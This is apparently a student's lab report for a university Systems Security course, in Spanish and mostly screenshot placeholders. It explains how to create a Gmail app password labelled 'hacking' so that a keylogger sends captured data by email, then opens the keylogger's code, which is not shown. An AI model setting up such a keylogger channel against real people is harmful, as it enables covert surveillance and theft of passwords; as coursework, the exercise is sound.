



	Universidad Autónoma Tomás Frías Carrera: Ingeniería de Sistemas Materia: Seguridad de Sistemas sis-737	PRÁCTICA 1 05 / 10 / 25
	Estudiante: Univ. Lisbeth Cuenca Mamani Docente: M. Sc. Ing. Javier Alexander Durán Miranda Auxiliar: Univ. Aldrin Roger Perez Miranda CI: 12846091 – RU: 108838	

Modificar parámetros del correo:


1. Primeramente, debemos tener la máquina virtual con internet




-
2. Ahora lo que haremos es modificar nuestro correo electrónico para que reciba datos de nuestra aplicación de Keylogger forma continua.




-
-
3. Nos vamos a la opción “Gestionar tu cuenta de Google”




4. Ahora entramos a la pestaña de seguridad. Luego nos ubicamos en iniciar sesión en Google y seleccionamos la opción verificación en 2 pasos




5. Hacemos clic en Activar verificación de dos pasos





6. Vinculamos un numero para respaldo y ahora buscamos contraseñas de aplicación



7. Luego colocamos el nombre hacking y en crear




Al final nos da una contraseña




Actualizar los parámetros


8. Ahora nos vamos a la carpeta “Keyloggerand log”




9. Hacemos clic izquierdo




10. Se abrirá el código




11. Quedaría así:





